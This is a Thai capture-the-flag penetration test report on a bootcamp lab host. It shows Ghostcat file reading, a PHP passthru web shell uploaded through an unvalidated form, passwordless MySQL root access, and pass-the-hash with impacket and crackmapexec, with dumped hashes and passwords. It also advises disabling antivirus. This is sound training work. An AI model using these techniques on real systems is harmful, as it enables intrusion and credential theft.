

รายงานผลการทดสอบเจาะระบบ (Penetration Test Report)

1. วัตถุประสงค์ (Objective)

การทดสอบเจาะระบบนี้มีวัตถุประสงค์เพื่อ

- 1) ค้นหาและดึงข้อมูล Flag ทั้งหมด 5 ชิ้น ที่ซ่อนอยู่ในระบบเป้าหมาย เพื่อประเมินช่องโหว่และจุดอ่อนของระบบ
- 2) ตรวจสอบและประเมินความปลอดภัยของ Web Application และ ระบบปฏิบัติการ
- 3) ใช้กระบวนการทดสอบเจาะระบบที่เป็นระบบ (Penetration Testing Methodology) ได้แก่:
 - a) การสำรวจเป้าหมาย (Enumeration)
 - b) การวิเคราะห์ช่องโหว่ (Vulnerability Assessment)
 - c) การโจมตีช่องโหว่ (Exploitation)
 - d) การยกระดับสิทธิ์ (Privilege Escalation)
- 4) เสนอแนะแนวทางการป้องกันเชิงเทคนิคเพื่อเพิ่มความปลอดภัยและลดความเสี่ยงที่ค้นพบ

2. ขอบเขตการทดสอบ (Scope)

- 1) การทดสอบนี้จะดำเนินการเฉพาะในระบบเป้าหมายที่กำหนด (IP Range: 192.168.111.0/24)
- 2) ไม่มีการเข้าถึงทางกายภาพ (Physical Access) ต่อเซิร์ฟเวอร์
- 3) เครื่องมือและเทคนิคที่ใช้ได้รับการควบคุมอย่างเหมาะสม เพื่อลดผลกระทบต่อระบบที่ไม่เกี่ยวข้อง

3. แนวทางปฏิบัติ (Ethical Guidelines)


- 1) การทดสอบดำเนินการภายใต้ จริยธรรมในการเจาะระบบ (Ethical Hacking) และได้รับอนุญาตจากผู้มีอำนาจ
- 2) ไม่มีการเผยแพร่ข้อมูลความลับ หรือใช้ช่องโหว่ที่ค้นพบเพื่อวัตถุประสงค์ที่ผิดจรรยาบรรณ

4. วิธีการทดสอบ (Methodology)

4.1 การสำรวจเป้าหมาย (Enumeration)

4.1.1 สำรวจ IP Address ในเครือข่าย เพื่อค้นหา IP Address ที่กำลังใช้งานในเครือข่ายเป้าหมาย

- เครื่องมือที่ใช้ fping
- คำสั่ง



```
1 fping -a -g 192.168.111.0/24
2
```


ผลลัพธ์:

พบ IP Address ที่ใช้งานอยู่ :

- 192.168.111.1
- 192.168.111.2
- 192.168.111.128
- 192.168.111.129

4.1.2 สํารวจ Service และ Port ที่เปิดใช้งาน

- เครื่องมือที่ใช้ nmap เพื่อวิเคราะห์ Port และ Service ที่เปิดใช้งาน



```

1
2 nmap -A 192.168.111.1 192.168.111.2 192.168.111.128 192.168.111.129
3

```

ผลลัพธ์:

- พบ Service สำคัญที่เปิดใช้งานบน 192.168.111.129:
 - 1) Port 80/443: Apache HTTP/HTTPS (Version 2.4.58)
 - 2) Port 8009: Apache Jserv Protocol (AJP)
 - 3) Port 8080: Apache Tomcat (Version 9.0.30)
- สังเกตสำคัญ: พบ Apache Tomcat มีช่องโหว่ CVE-2020-1938

4.2 การวิเคราะห์ช่องโหว่ (Vulnerability Assessment)

ช่องโหว่ที่พบ:

- 1) Apache Tomcat AJP Protocol (CVE-2020-1938)
 - อนุญาตให้เข้าถึงไฟล์ที่เซิร์ฟเวอร์เก็บไว้ เช่น /WEB-INF/tomcat-users.xml
- 2) Web Upload Vulnerability
 - อนุญาตให้อัปโหลดไฟล์ .php ได้ โดยไม่มีการตรวจสอบประเภทไฟล์
- 3) MySQL Default Configuration
 - พบว่า MySQL ไม่มีการตั้งรหัสผ่าน Root User

4.3 การโจมตีช่องโหว่ (Exploitation)

4.3.1 โจมตีช่องโหว่ CVE-2020-1938 (Flag 1)

ช่องโหว่ที่ค้นพบ:

Apache Tomcat AJP Protocol (CVE-2020-1938) มีช่องโหว่ที่อนุญาตให้ผู้โจมตีสามารถอ่านไฟล์บนเซิร์ฟเวอร์ได้ โดยใช้โปรโตคอล AJP13 ที่ฟังอยู่บน Port 8009 การโจมตีนี้ใช้ประโยชน์จากการตั้งค่าที่ไม่ปลอดภัยของ AJP Connector ทำให้สามารถเข้าถึงไฟล์สำคัญ เช่น /WEB-INF/tomcat-users.xml ซึ่งมีข้อมูล Credentials เก็บอยู่

เครื่องมือที่ใช้:

- ajpShooter.py: เป็น Script ที่ใช้ในการ Exploit ช่องโหว่ CVE-2020-1938

ขั้นตอนการโจมตี

1. ดาวน์โหลด Exploit จาก GitHub:
 - คำสั่ง:

```
1 git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi.git
2 cd CNVD-2020-10487-Tomcat-Ajp-lfi
3
```

2. เรียกดูไฟล์สำคัญ /WEB-INF/web.xml เพื่อยืนยันว่าช่องโหว่สามารถเข้าถึงไฟล์ได้

```
1 python3 ajpShooter.py -H 192.168.111.129 -p 8009 -f /WEB-INF/tomcat-users.xml
```

ผลลัพธ์: สามารถอ่านไฟล์ web.xml ได้สำเร็จ

```

1 print('
2
3
4      _   _   _   _   _
5     //\\ | | ' \\ \\ | ' \\ / \\ \\ |_/ \\ \\ ' |
6    /_  \\ | | | ) |_ \\ \\ | | | ( ) | ( ) | | _/ |
7   \\_ \\_/_ | ./_ \\_/_ | | \\_/_ \\_/_ \\_/_ |
8       |_/_|
9
10                                00theway,just for test
11
12 [<] 200 200
13 [<] Accept-Ranges: bytes
14 [<] ETag: W/"1257-1575737030000"
15 [<] Last-Modified: Sat, 07 Dec 2019 16:43:50 GMT
16 [<] Content-Type: application/xml
17 [<] Content-Length: 1257
18 <?xml version="1.0" encoding="UTF-8"?>
19 <!--
20 Licensed to the Apache Software Foundation (ASF) under one or more
21 contributor license agreements. See the NOTICE file distributed with
22 this work for additional information regarding copyright ownership.
23 The ASF licenses this file to You under the Apache License, Version 2.0
24 (the "License"); you may not use this file except in compliance with
25 the License. You may obtain a copy of the License at
26
27 http://www.apache.org/licenses/LICENSE-2.0
28
29 Unless required by applicable law or agreed to in writing, software
30 distributed under the License is distributed on an "AS IS" BASIS,
31 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
32 See the License for the specific language governing permissions and
33 limitations under the License.
34 -->
35 <web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
36         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
37         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
38                             http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
39         version="4.0"
40         metadata-complete="true">
41
42     <display-name>Welcome to Tomcat</display-name>
43     <description>
44         Welcome to Tomcat
45     </description>
46
47 </web-app>
```

เมื่อพบว่าสามารถเรียกเปิดไฟล์ได้จากช่องโหว่ จึงพยายามหาไฟล์ credential เช่น username, password โดยเล็งเป้าหมายไปที่ default file/path ก่อน เป็นอันดับแรก

คำสั่ง:

```
1 python3 ajpShooter.py -H 192.168.111.129 -p 8009 -f /WEB-INF/tomcat-users.xml
2
```


ผลลัพธ์:

```
      xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.
xsd"
      version="1.0">
<!--
  NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this a
pp,
  you must define such a user - the username and password are arbitrary. It
is
  strongly recommended that you do NOT use one of the users in the commented
out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE: The sample user and role entries below are intended for use with th
e
  examples web application. They are wrapped in a comment and thus are ignor
ed
  when reading this file. If you wish to configure these users for use with
the
  examples web application, do not forget to remove the <!-- .. --> that surrou
nds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <user username="admin" password="T0m_&_J3rrY!!!" roles="tomcat"/>
  <user username="flag" password="KBTG{F1_e713762b9ca827015f8f973e20a28d17}"
  roles="tomcat"/>
-->
</tomcat-users>
```

```
1 <role rolename="tomcat"/>
2 <user username="admin" password="T0m_&_J3rrY!!!" roles="tomcat"/>
3 <user username="flag" password="KBTG{F1_e713762b9ca827015f8f973e20a28d17}" roles="tomcat"/>
```

ข้อมูลที่พบ

Flag 1:



Credentials ที่ใช้ในการล็อกอิน:

- Username: admin
- Password: T0m_&_J3rrY!!!

4.3.2 โจมตีช่องโหว่ Web Upload (Flag 2)

วัตถุประสงค์


- 1) ทดสอบว่าระบบ Web Application มีช่องโหว่ที่อนุญาตให้ อัปโหลดไฟล์ที่เป็นอันตราย (Malicious File Upload) หรือไม่
- 2) ใช้ Shell Script เพื่อเข้าถึงระบบไฟล์และข้อมูลสำคัญที่ซ่อนอยู่ในระบบ
- 3) นำข้อมูล Credential ที่ได้ ไปทดสอบ login จาก default page ของ IP เป้าหมาย

ขั้นตอนการโจมตี (Steps to Exploit)

1. เข้าสู่ระบบ Web Application
ข้อมูล Credential ที่ใช้ (ค้นพบจาก Flag 1):
(1) Username: admin
(2) Password: T0m_&_J3rrY!!!
URL: <http://192.168.111.129/uploads.php>

ผลลัพธ์:


เข้าสู่หน้าอัปโหลดไฟล์ของ Web Application ได้สำเร็จ
<http://192.168.111.129/uploads.php>



2. ทดสอบ Upload and Execute เตรียมไฟล์ Shell Script เพื่อลองทดสอบ Web Upload Exploitation ลองสร้าง script ด้วย cmd.php แบบ passthru แล้ว upload

```
1  <?php
2  if(isset($_REQUEST['cmd'])){
3      $cmd = ($_REQUEST['cmd']);
4      passthru($cmd);
5  }
6  ?>
7  <form method="post">
8  <input type="text" name="cmd" size="50">
9  <input type="submit" value="Execute">
10 </form>
```

หมายเหตุ: ปิด Virus & Threat Protection บน Host (Windows) ก่อนสร้างไฟล์ cmd.php เนื่องจากไฟล์นี้จะถูกมองว่าเป็นภัยคุกคาม




3. อัปโหลดไฟล์ Shell Script ไปยัง Web Application

Do:


- 1) ใช้หน้าเว็บอัปโหลดที่ URL: <http://192.168.111.129/uploads.php>
- 2) อัปโหลดไฟล์ cmd.php

Result:

Upload สำเร็จ ไฟล์จะอยู่ที่ path <http://192.168.111.129/uploads/passthru.php>



ลองเข้าถึง url และ execute command พื้นฐานของ window



4. เข้าถึง Shell Script และรันคำสั่งบนเป้าหมาย

1) เข้าสู่ URL: `http://192.168.111.129/uploads/passthru.php`


2) ใช้ฟังก์ชัน `passthru()` เพื่อส่งคำสั่งระบบ (OS Command)

ลองใช้ คำสั่งเพื่อค้นหาไฟล์ Credential ต่างๆ โดยเริ่มจากหาไฟล์ที่มีนามสกุล .txt ก่อน

ทดสอบคำสั่งพื้นฐาน :



ผลลัพธ์:



5. ค้นหาไฟล์ flag2.txt และอ่านข้อมูล

พบไฟล์ในตำแหน่ง :

```
C:\Users\chanathip.pi\Desktop\flag2.txt
```

ใช้คำสั่ง:

```
1 type C:\Users\chanathip.pi\Desktop\flag2.txt
```

ผลที่ได้:

```
C:\Users\chanathip.pi\AppData\Local\Packages\Microsoft.Windows  
C:\Users\chanathip.pi\Desktop\flag2.txt  
$ type C:\Users\chanathip.pi\Desktop\flag2.txt  
KBTG{F2_2c8a640f9eb801972dc0bf0c8a6e1f88}
```

ผลลัพธ์ (Result)

- ช่องโหว่ที่พบ: ระบบ Web Application ไม่มีการตรวจสอบประเภทไฟล์ (File Type Validation) หรือป้องกันการอัปโหลดไฟล์ .php
- ผลการโจมตี: ใช้ Shell Script เพื่อรันคำสั่งบนเซิร์ฟเวอร์สำเร็จ

ข้อมูลที่พบ

Flag 2:

```
1 KBTG{F2_2c8a640f9eb801972dc0bf0c8a6e1f88}
```

4.3.3 โจมตีช่องโหว่ MySQL Default Configuration (Flag 3)

รายละเอียดช่องโหว่ (Vulnerability Detail)

จากการสำรวจพบว่าระบบมีการติดตั้ง MySQL Database ซึ่งถูกตั้งค่าแบบ Default Configuration โดยไม่มีการกำหนดรหัสผ่านให้กับ Root User ส่งผลให้ผู้โจมตีสามารถเข้าถึงฐานข้อมูลได้โดยใช้สิทธิ์ระดับสูงสุด (Root Privileges) ผ่านช่องทางที่ไม่ได้รับการป้องกัน

ขั้นตอนการโจมตี (Exploitation Steps)

1. ยืนยันการใช้งาน MySQL และสำรวจ Default Path ของ Apache และ XAMPP

```
1 curl -I http://192.168.111.129/
```

ผลลัพธ์:

```
1 msf6 auxiliary(scanner/smb/smb_login) > curl -I http://192.168.111.129/
2 [*] exec: curl -I http://192.168.111.129/
3
4 HTTP/1.1 200 OK
5 Date: Wed, 08 Jan 2025 13:44:19 GMT
6 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
7 X-Powered-By: PHP/8.2.12
8 Set-Cookie: PHPSESSID=rq48vdlct58t5hvfpm5eli3r; path=/
9 Expires: Thu, 19 Nov 1981 08:52:00 GMT
10 Cache-Control: no-store, no-cache, must-revalidate
11 Pragma: no-cache
12 Content-Type: text/html; charset=UTF-8
13
14 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
15
```

จากผลลัพธ์พบว่า Apache Server ทำงานบน Windows Environment ซึ่งมีการติดตั้ง XAMPP ที่มักใช้ Default Path: C:\xampp\mysql

2. สำรวจไฟล์ที่เกี่ยวข้องกับ MySQL
ใช้คำสั่งเพื่อค้นหาไฟล์ทั้งหมดในโฟลเดอร์ C:\xampp\mysql

```
1 dir /s /b C:\xampp\mysql
```

ผลลัพธ์: พบไฟล์ที่เกี่ยวข้องกับฐานข้อมูล MySQL เช่น ibdata1, mysql.db, และ flag.frm และไม่มีไฟล์ที่เก็บข้อมูลรหัสผ่านแสดงว่า MySQL ยังใช้ค่า Default Configuration อยู่

```
C:\xampp\mysql\data\kbtg\db.opt
C:\xampp\mysql\data\kbtg\flag.frm
C:\xampp\mysql\data\kbtg\flag.ibd
C:\xampp\mysql\data\mysql\columns_priv.frm
C:\xampp\mysql\data\mysql\columns_priv.MAP
```

3. ลองใช้ Root Access โดยไม่มีรหัสผ่าน

ใช้คำสั่งเพื่อทดสอบการเข้าถึง MySQL Database ด้วยสิทธิ์ Root

```
1 C:\xampp\mysql\bin\mysql.exe -u root -e "SELECT * FROM kbtg.flag"
```

ผลลัพธ์ที่ได้

```
$ C:\xampp\mysql\bin\mysql.exe -u root -e "SELECT * FROM kbtg.flag"
  id      name      description
  --      -
  1       FLAG_3    KBTG{F3_71d5d1be29d89980d69f8ebb70cb27e8}
```

Execute

ข้อมูลที่พบ

Flag 3:

```
1 FLAG_3 KBTG{F3_71d5d1be29d89980d69f8ebb70cb27e8}
```

ข้อสังเกตที่พบ:

- 1) MySQL Default Configuration: ไม่มีการตั้งรหัสผ่าน Root User
- 2) Root Privileges: สามารถใช้สิทธิ์ Root เพื่อเข้าถึงฐานข้อมูลได้

4.3.4 การโจมตีช่องโหว่ด้วย Directory Scanning และการค้นหาไฟล์ (Flag 4)

กระบวนการ:

ทำการสำรวจ Directory ทั้งหมดในไดรฟ์ C:\ เพื่อค้นหาโฟลเดอร์หรือไฟล์ที่น่าสนใจซึ่งอาจมีข้อมูลสำคัญซ่อนอยู่ โดยใช้เครื่องมือคือ Command Prompt (CMD) ผ่าน Web Shell

1. สำรวจ Directory หลัก:



```
1 dir c:\
```


ผลลัพธ์: พบโฟลเดอร์และไฟล์ที่มีชื่อคล้ายคลึงกับเป้าหมาย อาจเป็น Credential

```
$ dir C:\
Volume in drive C has no label.
Volume Serial Number is 3605-263D

Directory of C:\

12/15/2024  11:53 PM
                KBTG-Bootcamp-2024
05/08/2021  12:20 AM
                PerfLogs
12/12/2024  11:50 PM
                Program Files
05/08/2021  01:40 AM
                Program Files (x86)
12/16/2024  07:07 AM
                Users
01/10/2025  05:55 AM
                Windows
12/16/2024  06:05 AM
                xampp
                  0 File(s)                0 bytes
                  7 Dir(s)  42,203,455,488 bytes free
```

2. ตรวจสอบเนื้อหาในโฟลเดอร์ KBTG-Bootcamp-2024:



```
1 dir c:\KBTG-Bootcamp-2024\
```

ผลลัพธ์: พบไฟล์ชื่อ KBTG-Remote.dll ซึ่งเป็น DLL ไฟล์ และอาจมีข้อมูลที่สำคัญ

```
$ dir C:\KBTG-Bootcamp-2024
Volume in drive C has no label.
Volume Serial Number is 3605-263D

Directory of C:\KBTG-Bootcamp-2024

12/15/2024  11:53 PM

                12/15/2024  11:52 PM                7,168 KBTG-Remote.dll
                        1 File(s)                7,168 bytes
                        1 Dir(s)  42,203,455,488 bytes free
```

3. อ่านเนื้อหาในไฟล์ KBTG-Remote.dll โดยใช้คำสั่ง:

```
1 type C:\KBTG-Bootcamp-2024\KBTG-Remote.dll
```

ผลลัพธ์:

```
system.Text{You are getting close. KBTG{F4_ae7a25883ed6a59d1548d20119ef2571})Connected t
```

```
er.{Try default credential: vanitas:C3B16DA180E9FF689B0D81627B5FCE427Error while
```

ข้อมูลที่พบ

Flag 4:

```
1 KBTG{F4_ae7a25883ed6a59d1548d20119ef2571}
```

Credential ที่พบ (จาก Flag 4)

1. ในการวิเคราะห์ไฟล์ KBTG-Remote.dll ซึ่งอยู่ในไดเรกทอรี C:\KBTG-Bootcamp-2024 พบข้อมูล Credential ดังนี้:
 - a. Username: vanitas
 - b. NTLM Hash: C3B16DA180E9FF689B0D81627B5FCE427
2. ข้อสังเกตสำคัญ:
 - a. Hash ที่พบมีลักษณะเหมือน NTLM:
 - i. ความยาว 32 ตัวอักษร
 - ii. เป็น Hexadecimal Characters (0-9, A-F)
 - iii. พบในระบบ Authentication ภายใน Local Machine

4.3.4 โจมตีด้วย NTLM Hash จาก Flag 4 (Privilege Escalation: Flag 5)

1. วิเคราะห์ NTLM Hash

เพื่อยืนยันว่า Hash ดังกล่าวสามารถใช้งานได้จริง: ใช้เครื่องมือ impacket-secretsdump เพื่อดึงข้อมูล Credential ทั้งหมดจากระบบ Target โดยใช้ NTLM Hash ที่พบ

คำสั่งที่ใช้:

```
1 impacket-secretsdump -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130
```

ผลลัพธ์: ดึงข้อมูล Credential สำเร็จและยืนยันว่า NTLM Hash สามารถใช้เข้าถึงระบบได้

```
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 vanitas:1000:aad3b435b51404eeaad3b435b51404ee:c3b16da180e9ff689b0d81627b5fce42:::
```

```
1 (root@kali)~]
2 # impacket-secretsdump -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130
3 Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
4
5 [*] Service RemoteRegistry is in stopped state
6 [*] Starting service RemoteRegistry
7 [*] Target system bootKey: 0x5fbf82661ed4805e29e6a124d50b3e9e
8 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
9 Administrator:500:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
10 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
11 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
12 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4835804ba9560238c7205210d98997cd:::
13 vanitas:1000:aad3b435b51404eeaad3b435b51404ee:c3b16da180e9ff689b0d81627b5fce42:::
14 chananya.c:1001:aad3b435b51404eeaad3b435b51404ee:0cb351110d85c9808d134b8da8a3ad3c:::
15 khanathip.v:1002:aad3b435b51404eeaad3b435b51404ee:aad2d61d6539f5587aa949fcf04dd53a:::
16 chanathip.pi:1003:aad3b435b51404eeaad3b435b51404ee:94e87f23040d8f70270e1179a93b1c04:::
17 phuthanig.a:1004:aad3b435b51404eeaad3b435b51404ee:bc71fb1fae2f68d0fd3099a56df7d957:::
18 kulnis.c:1005:aad3b435b51404eeaad3b435b51404ee:4405b4f7dea554554a47641850ece2c5:::
19 [*] Dumping cached domain logon information (domain/username:hash)
20 [*] Dumping LSA Secrets
21 [*] DPAPI_SYSTEM
22 dpapi_machinekey:0x7e6138d85b8b0cb95d609de60cbe2de9b56961bd
23 dpapi_userkey:0xa172650a05b965db54c931211f410fed22c0c45
24 [*] NL$KM
25 0000 D4 58 B3 98 0C FD 4C 35 84 37 28 41 31 0E 6C FA .X....L5.7(A1.l.
26 0010 A9 7C 49 76 1E B1 33 74 6F 10 4A 97 D9 B9 BF C9 .|Iv...3to.J.....
27 0020 BA 9B E0 22 1B 98 A6 33 36 CB 3D 88 E5 71 1E 6C ..."...36...q.l
28 0030 CB 38 7E D1 12 7A 27 1B 5E E0 B5 C2 5D CB 7E 36 .8~...z'....].~6
29 NL$KM:d458b3980cf4c3584372841310e6cf9a97c49761eb133746f104a97d9b9bc9ba9be0221b98a63336cb3d88e5711e6ccb387ed1127a271b5ee0b5c25dc7b7e36
30 [*] _SC_Apache2.4
31 chananya.c:C0m3_$ee_MY_f@th3r
32 [*] _SC_mysql
33 chananya.c:C0m3_$ee_MY_f@th3r
34 [*] Cleaning up...
35 [*] Stopping service RemoteRegistry
```

2. ตรวจสอบการเข้าถึง (Validation of NTLM Hash)

เพื่อยืนยันว่า Hash ใช้งานได้จริง โดยใช้เครื่องมือ crackmapexec ตรวจสอบว่า Credential นั้นสามารถเข้าสู่ระบบเป้าหมายได้

คำสั่งที่ใช้:

```
1 crackmapexec smb 192.168.111.130 -u vanitas -H C3B16DA180E9FF689B0D81627B5FCE42 --local-auth
```

ผลลัพธ์: พบว่าการตรวจสอบสำเร็จ (Pwned!)

```
1 SMB 192.168.111.130 445 KBTG-BOOTCAMP [*] Windows Server 2022 Build 20348 x64 (name:KBTG-BOOTCAMP) (domain:KBTG-BOOTCAMP) (signing:False) (SMBv1:False)
2 SMB 192.168.111.130 445 KBTG-BOOTCAMP [+] KBTG-BOOTCAMP\vanitas:C3B16DA180E9FF689B0D81627B5FCE42 (Pwn3d!)
```

(SMB 192.168.111.130 445 KBTG-BOOTCAMP [+]

KBTG-BOOTCAMP\vanitas:C3B16DA180E9FF689B0D81627B5FCE42 (Pwn3d!))

3. ใช้ NTLM Hash เพื่อยกระดับสิทธิ์ (Privilege Escalation)

หลังจากยืนยันว่า Hash ใช้งานได้จริง: ใช้เครื่องมือ impacket-psexec เพื่อทำ Pass-the-Hash Attack และยกระดับสิทธิ์เข้าสู่ระบบเป้าหมาย

คำสั่งที่ใช้:

```
1 impacket-psexec -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130
```

ผลลัพธ์:

```
(root@kali)-[~]
# impacket-psexec -hashes :C3B16DA180E9FF689B0D81627B5FCE42 vanitas@192.168.111.130
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.111.130.....
[*] Found writable share ADMIN$
[*] Uploading file obDRKyOI.exe
[*] Opening SVCManager on 192.168.111.130.....
[*] Creating service SmFz on 192.168.111.130.....
[*] Starting service SmFz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2966]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> dir
Volume in drive C has no label.
Volume Serial Number is 3605-263D

Directory of C:\Windows\system32
```


จากนั้นทดสอบคำสั่งเพื่อดูสิทธิ

Do:

```
1 C:\Windows\system32> whoami
```

Result: nt authority\system

4. ค้นหา Flag 5

